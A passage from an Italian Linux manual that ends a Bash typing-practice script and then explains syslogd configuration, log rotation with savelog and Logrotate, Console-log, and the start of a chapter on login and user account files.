    ELAP_M=$((($ELAP_T-($ELAP_H*60*60))/60))
    ELAP_S=$(($ELAP_T-($ELAP_H*60*60)-($ELAP_M*60)))
    ELAP_M=`printf "%02d" "$ELAP_M"`
    ELAP_S=`printf "%02d" "$ELAP_S"`
    SPEED_CHARACTERS=$((($SOURCE_CHARACTERS*60)/$ELAP_T))
    SPEED_WORDS=$((($SOURCE_WORDS*60)/$ELAP_T))
    #
    EVAL_1=`evaluation  50 $SPEED_CHARACTERS $CORRECTNESS`
    EVAL_2=`evaluation 100 $SPEED_CHARACTERS $CORRECTNESS`
    EVAL_3=`evaluation 150 $SPEED_CHARACTERS $CORRECTNESS`
    EVAL_4=`evaluation 200 $SPEED_CHARACTERS $CORRECTNESS`
    EVAL_5=`evaluation 250 $SPEED_CHARACTERS $CORRECTNESS`
    #
    EVAL_W1=`evaluation  20 $SPEED_WORDS $CORRECTNESS`
    EVAL_W2=`evaluation  40 $SPEED_WORDS $CORRECTNESS`
    EVAL_W3=`evaluation  60 $SPEED_WORDS $CORRECTNESS`
    EVAL_W4=`evaluation  80 $SPEED_WORDS $CORRECTNESS`
    EVAL_W5=`evaluation 100 $SPEED_WORDS $CORRECTNESS`
    #
    echo ""                                                     >> $OUTPUT_FILE
    echo "programma utilizzato:                   $P_PROGRAM_NAME" \
                                                                >> $OUTPUT_FILE
    echo "utente:                                 $USER"        >> $OUTPUT_FILE
    echo "data:                                   $TODAY"       >> $OUTPUT_FILE
    echo "file:                                   $INPUT_FILE"  >> $OUTPUT_FILE
    echo "parole contenute nel file originale:    $SOURCE_WORDS" \
                                                                >> $OUTPUT_FILE
    echo "caratteri contenuti nel file originale: $SOURCE_CHARACTERS" \
                                                                >> $OUTPUT_FILE
    echo "righe complessive, digitate o saltate:  $TYPED_LINES" >> $OUTPUT_FILE
    echo "righe errate:                           $ERROR_LINES" >> $OUTPUT_FILE
    echo "righe abbandonate:                      $ABANDONED_LINES" >> $OUTPUT_FILE
    echo "righe corrette:                         $CORRECT_LINES" \
                                                                >> $OUTPUT_FILE
    echo "righe errate:                           $ERROR %"     >> $OUTPUT_FILE
    echo "righe abbandonate:                      $ABANDONED %" >> $OUTPUT_FILE
    echo "righe corrette:                         $CORRECTNESS %" \
                                                                >> $OUTPUT_FILE
    echo "tempo impiegato:                        $ELAP_H:$ELAP_M:$ELAP_S" \
```

```
                                                                     >> $OUTPUT_FILE
    echo "battute virtuali al minuto:             $SPEED_CHARACTERS" \
                                                                     >> $OUTPUT_FILE
    echo "parole virtuali al minuto:              $SPEED_WORDS" >> $OUTPUT_FILE
    echo "indicatore di valutazione  50 battute:  $EVAL_1 %"    >> $OUTPUT_FILE
    echo "indicatore di valutazione 100 battute:  $EVAL_2 %"    >> $OUTPUT_FILE
    echo "indicatore di valutazione 150 battute:  $EVAL_3 %"    >> $OUTPUT_FILE
    echo "indicatore di valutazione 200 battute:  $EVAL_4 %"    >> $OUTPUT_FILE
    echo "indicatore di valutazione 250 battute:  $EVAL_5 %"    >> $OUTPUT_FILE
    echo "indicatore di valutazione  20 parole:   $EVAL_W1 %"   >> $OUTPUT_FILE
    echo "indicatore di valutazione  40 parole:   $EVAL_W2 %"   >> $OUTPUT_FILE
    echo "indicatore di valutazione  60 parole:   $EVAL_W3 %"   >> $OUTPUT_FILE
    echo "indicatore di valutazione  80 parole:   $EVAL_W4 %"   >> $OUTPUT_FILE
    echo "indicatore di valutazione 100 parole:   $EVAL_W5 %"   >> $OUTPUT_FILE
}
#
#
#
print () {
    local OUTPUT_FILE="$1"
    #
    # Enscript is not able to work with UTF-8.
    #
    recode -f UTF-8..Latin1 $OUTPUT_FILE
    #
    # Convert to PostScript.
    #
    cat $OUTPUT_FILE \
        | /usr/bin/enscript -X 88591 -1 -M a4 -f Courier@8.5/9.5 \
          --header "%N - %n - %F %C - p. \$%/\$= - $IPV4" \
          --header-font="Times-Roman@9/12" \
          --margin=72:72:72:72 -o - 2> "/dev/null" \
        > $OUTPUT_FILE.ps
    #
    lpr $OUTPUT_FILE.ps
}
#
#
#
typeit_loop () {
    local ORIGINAL_LINE=""
    local WRITTEN_LINE=""
    local ERROR_LINE=""
    #
    while read ORIGINAL_LINE
    do
        if [ "$ORIGINAL_LINE" = "" ]
        then
            continue
        else
            while [ "$ORIGINAL_LINE" != "$WRITTEN_LINE" ]
            do
                WRITTEN_LINE=""
                if dialog  \
                    --title "typeit" \
                    $P_DIALOG_TYPE \
                    "$ERROR_LINE\n $ORIGINAL_LINE" \
                    $P_DIALOG_HEIGHT $P_DIALOG_WIDTH \
                    "$WRITTEN_LINE" \
                    2> $P_DIALOG_TEMP
```

```
                then
                    WRITTEN_LINE=`cat $P_DIALOG_TEMP | filter`
                    echo "" > $P_DIALOG_TEMP
                    #
                    if   [ "$WRITTEN_LINE" = "" ]
                    then
                        ERROR_LINE="?$ORIGINAL_LINE     [riga non inserita]"
                        echo "$ERROR_LINE" 1>&2
                        break
                    elif [ "$ORIGINAL_LINE" = "$WRITTEN_LINE" ]
                    then
                        ERROR_LINE=""
                        echo " $WRITTEN_LINE" 1>&2
                        break
                    else
                        ERROR_LINE="!$WRITTEN_LINE      [riga errata]"
                        echo "$ERROR_LINE" 1>&2
                    fi
                else
                    exit
                fi
            done
        fi
    done
}
#
#
#
menu () {
    local MENU_LIST=""
    #
    for f in *
    do
        if [ -r "$f" ]
        then
            MENU_LIST="$MENU_LIST $f ."
        fi
    done
    #
    if dialog   \
        --clear \
        --title "lectures" \
        --menu "" \
        0 0 0 \
        $MENU_LIST \
        2> $P_DIALOG_TEMP
    then
        P_INPUT_FILE=`cat $P_DIALOG_TEMP`
        echo "" > $P_DIALOG_TEMP
    else
        exit
    fi
}
#
#
#
main () {
    local INPUT_FILTERED
    local TIME_START=""
    local TIME_END=""
```

```
    local OUTPUT_FILE=`tempfile`
    touch $OUTPUT_FILE
    local INPUT_FILTERED=`tempfile`
    touch $INPUT_FILTERED
    #
    if [ -r "$P_INPUT_FILE" ]
    then
        true
    else
        menu
    fi
    #
    if [ -f "$P_INPUT_FILE" ] && [ -r "$P_INPUT_FILE" ]
    then
        input_filter "$P_INPUT_FILE" "$INPUT_FILTERED"
        TIME_START=`date +%s`
        typeit_loop < "$INPUT_FILTERED" 2>> $OUTPUT_FILE
        TIME_END=`date +%s`
        report "$INPUT_FILTERED" "$P_INPUT_FILE" "$OUTPUT_FILE" \
               "$TIME_START" "$TIME_END"
        print $OUTPUT_FILE
    else
        echo "Cannot access file \"$P_INPUT_FILE\"!"
    fi
    if [ -f $OUTPUT_FILE ]
    then
        rm $OUTPUT_FILE
    fi
    if [ -f $OUTPUT_FILE.ps ]
    then
        rm $OUTPUT_FILE.ps
    fi
    if [ -f $INPUT_FILTERED ]
    then
        rm $INPUT_FILTERED
    fi
}
#
# Start of program
#
main "$1"
rm $P_DIALOG_TEMP
#
```

130.5 Il file «typeit-blind»

Lo script '`typeit-blind`' dovrebbe essere disponibile presso ⟨*allegati/a2/typeit/typeit-blind*⟩, ma in ogni caso si tratta di una piccola variante rispetto a '`typeit-view`', con lo scopo di non mostrare la digitazione in corso. In pratica, la modifica consiste in questo:

```
…
P_DIALOG_HEIGHT=10
#P_DIALOG_TYPE="--inputbox"
P_DIALOG_TYPE="--passwordbox"
P_DIALOG_TEMP=`tempfile`
touch $P_DIALOG_TEMP
…
```

[1] **Typeit** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2008

Volume V

Iniziare 5

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm* ⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm* ⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/* ⟩

Parte xxiv

Utenti

Capitolo 131

Gestione del registro del sistema

Un sistema operativo complesso, quale può essere un sistema Unix, richiede l'annotazione di alcuni eventi importanti in un registro, composto da uno o più file specifici. Il sistema che si occupa della compilazione di questo registro, può intervenire solo localmente, oppure può ricevere queste informazioni anche da elaboratori remoti, attraverso la rete; nello stesso modo, può rinviare la registrazione a un elaboratore remoto.

La tabella seguente elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 131.1. Riepilogo dei programmi e dei file per la gestione del registro del sistema.

Nome	Descrizione
'**`syslogd`**'	Demone per l'annotazione nel registro del sistema.
'`/etc/syslog.conf`'	Configurazione di '**`syslogd`**'.
'**`logger`**'	Aggiunge delle annotazioni nel registro del sistema.
'**`klogd`**'	Demone per la registrazione dei messaggi del kernel.

In questo capitolo, la questione riguardante la rete viene accennata, contando sulla conoscenza delle problematiche essenziali legate ai protocolli TCP/IP; si veda eventualmente il volume X al riguardo.

131.1 Registro del sistema

Il registro del sistema (*system log*, o anche *syslog*) è la procedura di registrazione degli eventi importanti all'interno di un cosiddetto file di *log*, ovvero un file delle registrazioni. Questa procedura è gestita principalmente dal demone '**`syslogd`**', che viene configurato attraverso '`/etc/syslog.conf`'. Altri programmi o demoni possono aggiungere annotazioni al registro inviando messaggi a '**`syslogd`**'.

Anche se potrebbe sembrare che la conoscenza di questo sistema di registrazione sia uno strumento utile principalmente per chi ha già esperienza di GNU/Linux o dei sistemi Unix in generale, la consultazione dei file delle registrazioni può essere di aiuto al principiante che si trova in difficoltà e non sa quale sia la causa del mancato funzionamento di qualcosa.

Figura 131.2. Schema di massima dei flussi di dati che coinvolgono il demone '**`syslogd`**'.

131.1.1 Utilizzo di «syslogd»

Il programma '**syslogd**' è il demone che si occupa delle annotazioni nel registrazione del sistema. [1]

```
syslogd [opzioni]
```

Di norma viene avviato durante la procedura di avvio del sistema. Utilizza un file di configurazione che di solito è '/etc/syslog.conf'. Questo file viene letto nel momento in cui '**syslogd**' si avvia e, per fare in modo che venga riletto (per esempio dopo una modifica), occorre inviare al processo di '**syslogd**' un segnale di aggancio ('**SIGHUP**').

```
kill -HUP pid_di_syslogd
```

Tabella 131.3. Alcune opzioni.

Opzione	Descrizione
-f *file_di_configurazione*	Specifica un file di configurazione diverso da quello predefinito.
-m *minuti*	Stabilisce l'intervallo espresso in minuti tra i messaggi di marcatura. Il valore predefinito è 20.
-p *log_socket*	Specifica un socket di dominio Unix diverso da quello predefinito che è '/dev/log'.
-a *log_socket*	Specifica un socket di dominio Internet addizionale, per la ricezione; quello predefinito è di norma 514/UDP.

131.1.2 File «/etc/syslog.conf»

Il file '/etc/syslog.conf' contiene la configurazione di '**syslogd**' che definisce in che modo devono essere gestiti i messaggi da registrare. Se si vogliono apportare modifiche a questo file è necessario fare in modo che venga riletto da '**syslogd**'. Per fare questo è possibile mandare a '**syslogd**' il segnale '**SIGHUP**':

```
kill -HUP pid_di_syslogd
```

Tuttavia, in certi casi, questo segnale può anche provocare la conclusione del funzionamento del programma. Se necessario si può riavviare semplicemente:

syslogd [*Invio*]

La sintassi per l'utilizzo di questo file di configurazione è relativamente semplice. Le righe vuote e quelle che iniziano con il simbolo '**#**' sono ignorate. Le altre sono record composti da due campi: il primo definisce la selezione, il secondo l'azione.

Il campo che definisce la selezione, serve a indicare per quali eventi effettuare un'annotazione attraverso l'azione indicata nel secondo campo. Questo primo campo si divide in due sottocampi, uniti da un punto singolo ('**.**'), i quali si riferiscono ai servizi e alle priorità. I

servizi sono rappresentati da una serie di parole chiave che individuano una possibile origine di messaggi, mentre le priorità sono altre parole chiave che identificano il livello di gravità dell'informazione.

Le parole chiave riferite ai servizi possono essere:

- '**auth**';
- '**authpriv**';
- '**cron**';
- '**daemon**';
- '**kern**';
- '**lpr**';
- '**mail**';
- '**news**';
- '**syslog**';
- '**user**';
- '**uucp**';
- da '**local0**' a '**local7**'.

Volendo identificare tutti i servizi si può usare l'asterisco ('*'), mentre per indicarne un gruppo se ne può inserire un elenco separato da virgole (',').

Le parole chiave riferite alle priorità possono essere quelle seguenti, elencate in ordine di importanza crescente, per cui l'ultima è quella che rappresenta un evento più importante:

- '**debug**';
- '**info**';
- '**notice**';
- '**warning**';
- '**err**';
- '**crit**';
- '**alert**';
- '**emerg**'.

In linea di massima, l'indicazione di una parola chiave che rappresenta una priorità implica l'inclusione dei messaggi che si riferiscono a quel livello, insieme a tutti quelli dei livelli superiori. Per indicare esclusivamente un livello di priorità, occorre fare precedere la parola chiave corrispondente dal simbolo '**=**'. Si possono indicare assieme più gruppi di servizi e priorità, in un solo campo, unendoli attraverso un punto e virgola ('**;**'). Si possono escludere delle priorità ponendo anteriormente un punto esclamativo ('**!**').

Il secondo campo, quello che definisce l'azione, serve a indicare la destinazione dei messaggi riferiti a un certo gruppo di servizi e priorità, come definito dal primo campo. Può trattarsi di un file o di altro, a seconda del primo carattere utilizzato per identificarlo. Segue l'elenco.

Tabella 131.4. Destinazione dei messaggi.

Primo carattere	Descrizione
`/`	Se il primo carattere è una barra obliqua normale, si intende che si tratti dell'indicazione di un percorso assoluto di un file destinatario dei messaggi. Può trattarsi anche di un file di dispositivo opportuno, come quello di una console virtuale.
`|`	Se il primo carattere è una barra verticale, si intende che la parte restante sia l'indicazione del percorso assoluto di un file FIFO (*pipe* con nome), generato attraverso '**`mkfifo`**' (186.1.1).
`@`	Se il primo carattere è il simbolo '`@`', si intende che la parte restante sia l'indicazione di un elaboratore remoto, che ricevendo tali messaggi li inserisce nel proprio sistema di registrazione.
utente [`,`...]	Se il primo carattere non è scelto tra quelli elencati fino a questo punto, si intende che si tratti di un elenco di utenti (separati da virgole) a cui inviare i messaggi sullo schermo del terminale, se questi stanno accedendo in quel momento.
`*`	Se il primo e unico carattere è un asterisco ('`*`'), si intende che i messaggi debbano essere inviati sullo schermo del terminale di tutti gli utenti connessi in quel momento.

È importante osservare che gli stessi messaggi possono essere inviati anche a destinazioni differenti, attraverso più record in cui si definiscono le stesse coppie di servizi e priorità, oppure coppie differenti che però si sovrappongono.

Vedere anche la pagina di manuale *syslog.conf(5)*.

Segue la descrizione di alcuni esempi.

- ```
  *.*                    /var/log/syslog
  ```
  Invia tutti i messaggi nel file '`/var/log/syslog`'.

- ```
  kern.*                 /dev/console
  ```
  I messaggi del servizio '**`kern`**', a qualunque livello di priorità appartengano, vengono inviati al dispositivo corrispondente alla console. In pratica vengono scritti sullo schermo della console.

- ```
  mail.*                 /var/log/maillog
  ```
  I messaggi riferiti alla gestione della posta elettronica sono memorizzati nel file '`/var/log/maillog`'.

- ```
  *.warning              @dinkel.brot.dg
  ```
  I messaggi la cui priorità raggiunge o supera il livello '**`warning`**', vengono inviati all'elaboratore *`dinkel.brot.dg`*.

- ```
  *.*                    @dinkel.brot.dg
  *.=debug               /var/log/debug
  *.=info;*.=notice      /var/log/messages
  *.warning              /var/log/syslog
  ```
  ```

Invia tutti i messaggi all'elaboratore *dinkel.brot.dg*; inoltre invia i messaggi '**debug**' nel file '/var/log/debug', i messaggi '**info**' e '**notice**' nel file '/var/log/messages', infine i messaggi da '**warning**' in su nel file '/var/log/syslog'.

- ```
  *.=info;*.=notice       /var/log/messages
  *.warning               /var/log/syslog

  *.=debug;*.=info        /dev/tty9
  *.=notice;*.=warning    /dev/tty10
  *.=err;*.=crit          /dev/tty11
  *.=alert;*.=emerg       /dev/tty12
  ```

  Invia i messaggi '**info**' e '**notice**' nel file '/var/log/messages', i messaggi da '**warning**' in su nel file '/var/log/syslog', quindi suddivide nuovamente i livelli di priorità e li invia a quattro diverse console virtuali, da '/dev/tty9' a '/dev/tty12'.

131.1.3 Archiviazione dei file delle registrazioni del sistema

Per archiviare i file generati da '**syslogd**', se la propria distribuzione GNU/Linux non gestisce già questo problema, si possono copiare i file delle registrazioni altrove, eventualmente anche comprimendoli, quindi si può azzerare il loro contenuto semplicemente copiandovi sopra il file '/dev/null'.

Supponendo di dovere gestire i file '/var/log/messages' e '/var/log/syslog', si potrebbe procedere come segue:

cat /var/log/messages | gzip -9 > /var/log/messages.1.gz [*Invio*]

cat /var/log/syslog | gzip -9 > /var/log/syslog.1.gz [*Invio*]

cp /dev/null /var/log/messages [*Invio*]

cp /dev/null /var/log/syslog [*Invio*]

killall -HUP syslogd [*Invio*]

131.1.4 Riservatezza delle informazioni

Le informazioni che vengono memorizzate nel registro del sistema potrebbero essere delicate, sia per la sicurezza del sistema, sia per i singoli utenti. Per questo, è bene ricordare che i file che compongono il registro del sistema non dovrebbero essere accessibili in lettura agli utenti comuni.
  ```

131.1.5 Utilizzo di «logger»

Il programma '**`logger`**' permette di aggiungere delle annotazioni all'interno del registro del sistema locale. [2] Se non vengono forniti argomenti, il messaggio da registrare viene atteso dallo standard input. Se si utilizza la tastiera, per concludere è necessario utilizzare il codice di EOF che di norma si ottiene con la combinazione [*Ctrl d*].

```
logger [opzioni] [messaggio]
```

Opzione	Descrizione
`-f` *file*	Permette di includere il file indicato all'interno del registro del sistema.

131.1.6 Utilizzo di «klogd»

Il programma '**`klogd`**' è il demone specifico per l'intercettazione e la registrazione dei messaggi del kernel Linux. [3] Di norma viene avviato dalla procedura di inizializzazione del sistema, subito dopo '**`syslogd`**'.

```
klogd [opzioni]
```

Il demone '**`klogd`**', oltre a inviare i messaggi del kernel al registro, visualizza sulla console i messaggi più importanti. Il livello di importanza dei messaggi da inviare anche sulla console dipende dall'opzione '**`-c`**'. Normalmente, il valore predefinito associato a questa opzione è quattro; per ridurre la quantità di messaggi che si ricevono sulla console basta portare questo valore a tre. Per modificare questo valore, di norma è necessario intervenire nello script della procedura di inizializzazione del sistema che si occupa del suo avvio.

Tabella 131.12. Alcune opzioni.

Opzione	Descrizione
`-f` *file_delle_registrazioni*	Specifica un file particolare per le registrazioni, invece di dirigere i messaggi direttamente al demone della gestione del registro del sistema, cioè '**`syslogd`**'.
`-c` *n*	Specifica il livello di priorità dei messaggi da non inviare alla console. In pratica, normalmente è predefinito il livello quattro, che comporta la visualizzazione dei messaggi da zero a tre (che sono più importanti).

131.2 Rotazione dei file

I file utilizzati per annotare ciò che accade nel sistema possono essere generati da '**syslogd**', o da un programma analogo, ma nel sistema si aggiungono normalmente altri file generati specificatamente per il controllo di altri programmi. L'unico punto in comune dei vari programmi che generano file di questo tipo è la directory di partenza, all'interno della quale questi file vengono collocati: '/var/log/'. A parte questo, il problema che si incontra normalmente sta nel sistemare una procedura di rotazione dei file, che includa tutto ciò di cui c'è bisogno.

Può essere necessario conoscere la struttura del sistema di rotazione dei file delle registrazioni della propria distribuzione, nel caso il proprio utilizzo del sistema implichi l'obbligo di conservare questi dati per un certo tempo. Infatti, di solito il sistema automatico di archiviazione si occupa di mantenere solo pochi giorni di informazioni.

131.2.1 Rotazione dei file delle registrazioni di sistema nelle distribuzioni Debian

Le distribuzioni GNU/Linux Debian gestiscono un proprio sistema per la rotazione dei file delle registrazioni generati dalla configurazione del file '/etc/syslog.conf'.

Per la precisione, il meccanismo si appoggia su due script avviati periodicamente dal sistema Cron: '/etc/cron.daily/sysklogd' e '/etc/cron.weekly/sysklogd'. Come si può comprendere, il primo viene avviato ogni giorno e il secondo ogni settimana.

Questi script si avvalgono di due programmi: '**syslogd-listfiles**' [4] e '**savelog**'. [5] Il primo di questi due programmi serve a estrapolare dal file '/etc/syslog.conf' l'elenco dei file delle registrazioni utilizzati effettivamente, distinguendo in qualche modo tra quelli che vanno ruotati giornalmente e quelli che invece richiedono un ciclo settimanale. In base all'elenco ottenuto, viene poi usato '**savelog**' che si occupa effettivamente di creare il ciclo di file.

Per esempio, se nel file '/etc/syslog.conf' esiste una riga come quella seguente, '**savelog**' viene utilizzato giornalmente per salvare il file '/var/log/registro':

```
*.*                               /var/log/registro
```

Per la precisione, analizzando lo script '/etc/cron.daily/sysklogd' si potrebbe leggere un ciclo come quello seguente:

```
cd /var/log
for LOG in `syslogd-listfiles`
do
   if [ -s $LOG ]; then
      savelog -g adm -m 640 -u root -c 3 $LOG >/dev/null
   fi
done
```

Si può osservare in questo caso che '**savelog**' viene avviato con l'opzione '**-c 3**', che richiede una rotazione in tre file differenti, generando in pratica i file:

File	Descrizione
'/var/log/registro'	file corrente;
'/var/log/registro.0'	ultima archiviazione del file (non compressa);

File	Descrizione
'/var/log/registro.1.gz'	penultima archiviazione del file (compressa);
'/var/log/registro.2.gz'	terzultima archiviazione del file (compressa).

Come si può intendere, aumentando il valore dell'opzione '**-c**' aumenta di conseguenza la quantità di archivi precedenti del file che viene ruotato. In questo caso, volendo eventualmente conservare un anno di file delle registrazioni, nello script '/etc/cron.daily/sysklogd' occorrerebbe usare l'opzione '**-c 365**' e nello script '/etc/cron.weekly/sysklogd' occorrerebbe usare l'opzione '**-c 53**'.

131.2.2 Logrotate

Logrotate [6] è un sistema di archiviazione dei file delle registrazioni, con un sistema di configurazione che consente l'inclusione e l'eliminazione di file, senza creare troppe complicazioni. Tutto quanto si basa sul programma eseguibile '**logrotate**', a cui si associa un file di configurazione, generalmente '/etc/logrotate.conf', che normalmente incorpora altre porzioni di configurazione contenute nella directory '/etc/logrotate.d/'. Generalmente, il programma '**logrotate**' viene avviato giornalmente dal sistema Cron.

Il file di configurazione ha una struttura abbastanza intuitiva; quello che segue è l'esempio di una distribuzione Debian:

```
# see "man logrotate" for details
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
    monthly
    create 0664 root utmp
    rotate 1
}

/var/log/btmp {
    missingok
    monthly
    create 0664 root utmp
```

```
    rotate 1
}

# system-specific logs may be configured here
```

Come si può osservare le direttive possono essere generali, oppure inserite all'interno di sezioni, corrispondenti al nome di un file da ruotare periodicamente. Le direttive generali valgono fino a dove non vengono modificate; pertanto diventano direttive predefinite.

Nell'esempio appare inizialmente la direttiva '**`weekly`**', che richiede una rotazione settimanale, quindi, con la direttiva '**`rotate 4`**' viene specificata la quantità di cicli, che in questo caso sono quattro, pari a quattro settimane.

Diventa molto importante la direttiva '**`include /etc/logrotate.d`**', che richiede espressamente l'inclusione di tutti i file contenuti nella directory '`/etc/logrotate.d/`'; file che potrebbero essere simili a quello seguente, riferito alle esigenze di PostgreSQL:

```
/var/log/postgresql/postgres.log {
        daily
        rotate 10
        copytruncate
        delaycompress
        compress
        notifempty
        create 640 postgres postgres
}
```

Generalmente, se la propria distribuzione GNU utilizza Logrotate, è molto probabile che tutto sia già predisposto correttamente; tuttavia, nel caso si intenda conservare le informazioni dei file delle registrazioni per un tempo diverso da quello previsto in modo predefinito da chi ha organizzato i pacchetti applicativi, diventa necessario intervenire nel file di configurazione generale e nelle singole sezioni, soprattutto nei file inclusi. Infatti, come si vede dagli esempi già apparsi, la configurazione generale del periodo di rotazione e della quantità di file conservati viene stabilito in modo generale, ma poi, quasi ogni sezione modifica i tempi e la grandezza del ciclo.

Per approfondire l'uso e la configurazione di Logrotate si può leggere la pagina di manuale *logrotate(8)*.

131.3 Console-log

In questo capitolo è già descritto in che modo è possibile inviare i messaggi destinati normalmente ai file delle registrazioni su una o più console di un sistema GNU/Linux, attraverso la configurazione del file '`/etc/syslog.conf`'. Il pacchetto Console-log[7] consente di raggiungere questo risultato in modo più pratico, consentendo di ottenere un testo che può anche essere fatto scorrere sullo schermo.

Il tutto parte da uno script della procedura di inizializzazione del sistema, che potrebbe essere precisamente '`/etc/init.d/console-log`', il quale legge un file di configurazione e si comporta di conseguenza.

Il file di configurazione dovrebbe essere '/etc/console-log.conf' e il suo contenuto standard è il seguente:

```
# /etc/console-log.conf -- configuration file for console-log.
# see console-log.conf(5) for details

tty 9
# uncomment next line if you want to chvt to the syslog on startup
#chvt yes
file /var/log/syslog
# if you do have a user that can read your syslog, you might want
# to configure that user account here instead of root
user root
group root

tty 8
file /var/log/exim/mainlog
user mail
group mail
```

Intuitivamente si comprende che in questo modo si vuole inviare alla console numero nove una copia del file '/var/log/syslog', mentre alla console numero otto si vuole inviare una copia del file '/var/log/exim/mainlog'. In modo simile si può estendere il file di configurazione per includere altri file da visualizzare su altrettante console. Si veda comunque la pagina di manuale *console-log.conf(5)* per la spiegazione dettagliata delle direttive utilizzabili nella configurazione.

Una volta configurato correttamente Console-log e riavviata la sua funzione attraverso lo script relativo della procedura di inizializzazione del sistema, sui terminali predisposti si ottiene la visualizzazione di questi file, ma è sufficiente premere la combinazione [*Ctrl c*] per interrompere la visualizzazione normale e passare al controllo di Less, cosa che consente di scorrere all'indietro e anche orizzontalmente il testo.

Quando si scorre il testo attraverso Less, non si ricevono altri dati dal file originale, pertanto, alla fine è bene ritornare allo stato precedente chiudendo il funzionamento di Less, con la pressione del tasto [*q*].

[1] **Linux' system and kernel logging daemons: syslogd** UCB BSD

[2] **BSD utils** UCB BSD

[3] **Linux' system and kernel logging daemons: klogd** GNU GPL

[4] **Linux' system and kernel logging daemons: syslogd** UCB BSD

[5] **Debianutils: savelog** GNU GPL

[6] **Logrotate** GNU GPL

[7] **Console-log** GNU GPL

Controllo degli accessi

In ogni sistema operativo multiutente c'è la necessità di controllare gli accessi. Nei sistemi Unix un utente che può accedere ha un *account*: letteralmente si tratta di un conto, o in altri termini un «accredito», o meglio ancora una specie di contratto di utenza, che gli permette di esistere nel sistema in qualità di «utente logico».

La tabella 132.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 132.1. Riepilogo dei programmi e dei file per il controllo degli accessi e per le operazioni correlate.

Nome	Descrizione
'**login**'	Permette l'accesso a un sistema.
'/etc/passwd'	Tabella delle caratteristiche salienti degli utenti.
'/etc/group'	Tabella delle caratteristiche salienti dei gruppi.
'/etc/shadow'	Tabella delle parole d'ordine quando non sono in '/etc/passwd'.
'/var/run/utmp'	Elenco degli accessi in corso.
'/var/log/wtmp'	Elenco degli accessi trascorsi.
'/etc/motd'	Messaggio di apertura o messaggio del giorno.
'/etc/nologin'	Messaggio di impedimento all'accesso.
'/etc/securetty'	Elenco dei terminali da cui è consentito l'accesso all'utente '**root**'.
'/var/mail/*'	Messaggi di posta elettronica degli utenti.
'~/.hushlogin'	Accesso rapido.
'/var/log/lastlog'	Data e orario dell'ultimo accesso.
'**su**'	Permette di operare con l'identità di un altro utente.
'**newgrp**'	Permette di cambiare gruppo.
'**users**'	Elenca i nomi degli utenti che accedono al sistema.
'**w**'	Elenca i nomi e altre notizie degli utenti che accedono.
'**who**'	Elenca i nomi degli utenti che accedono al sistema.
'**finger**'	Fornisce notizie sugli utenti di un certo elaboratore nella rete.
'**pinky**'	Fornisce notizie sugli utenti dell'elaboratore locale.
'**whoami**'	Emette il nome dell'utente.
'**logname**'	Emette il nome dell'utente.
'**groups**'	Elenca i gruppi a cui appartiene un utente.
'**id**'	Elenca i dati identificativi dell'utente.

132.1 Login, ovvero la procedura di accesso

Il *login* è la procedura di accesso attraverso la quale un utente, registrato precedentemente, viene riconosciuto e gli viene concesso di utilizzare il sistema. Il concetto è simile a quello di una firma di ingresso. Quando un utente conclude la sua attività con il sistema, esegue un *logout*. Il concetto del *logout* è simile a quello di una firma di uscita.

La procedura di accesso è controllata normalmente dal programma '**login**', che si prende cura di verificare la parola d'ordine fornita, prima di consentire l'ingresso dell'utente. Tuttavia, i programmi '**login**' non sono uguali in tutte le distribuzioni GNU/Linux e ognuno può essere stato predisposto per una politica differente. A titolo di esempio, un programma '**login**' potrebbe accettare l'accesso da parte di utenti per i quali non sia stata definita una parola d'ordine, mentre un altro potrebbe escluderlo. In queste sezioni si affronta il problema in modo superficiale, cercando di fare riferimento alle consuetudini che sembrano consolidate; il lettore

deve tenere presente che l'unica documentazione certa sul funzionamento di '**login**' è quella fornita assieme alla sua distribuzione GNU/Linux: la pagina di manuale *login(1)*.

132.1.1 Utilizzo di «login»

Il programma '**login**' permette l'accesso dell'utente al sistema. Di solito non si usa direttamente, anzi, ciò dovrebbe essere impossibile: è compito del programma di gestione del terminale, Getty o simili, di avviarlo dopo aver ottenuto il nominativo-utente.

```
login [utente]
```

Ogni utente registrato nel sistema, cioè ogni utente che (teoricamente) può accedere al sistema, ha una directory personale, o directory *home*, all'interno della quale si trova posizionato al momento dell'accesso. Questa directory contiene dei file riguardanti la configurazione particolare dell'utente a cui appartiene. La directory personale è collocata normalmente in '/home/***nome_utente***/' e questa, se la shell lo consente, viene abbreviata utilizzando il simbolo tilde ('**~**'). La directory personale dell'utente '**root**' è speciale e dovrebbe trovarsi in '/root/'. Durante un accesso normale da parte di un utente qualunque, compreso '**root**', vengono richiesti il nome dell'utente (se non è già stato fornito nella riga di comando) e la parola d'ordine. Quindi vengono visualizzati:

- la data e l'ora dell'ultimo accesso;
- l'avviso della presenza di posta (se esistono messaggi di posta elettronica non ancora letti);
- il messaggio del giorno.

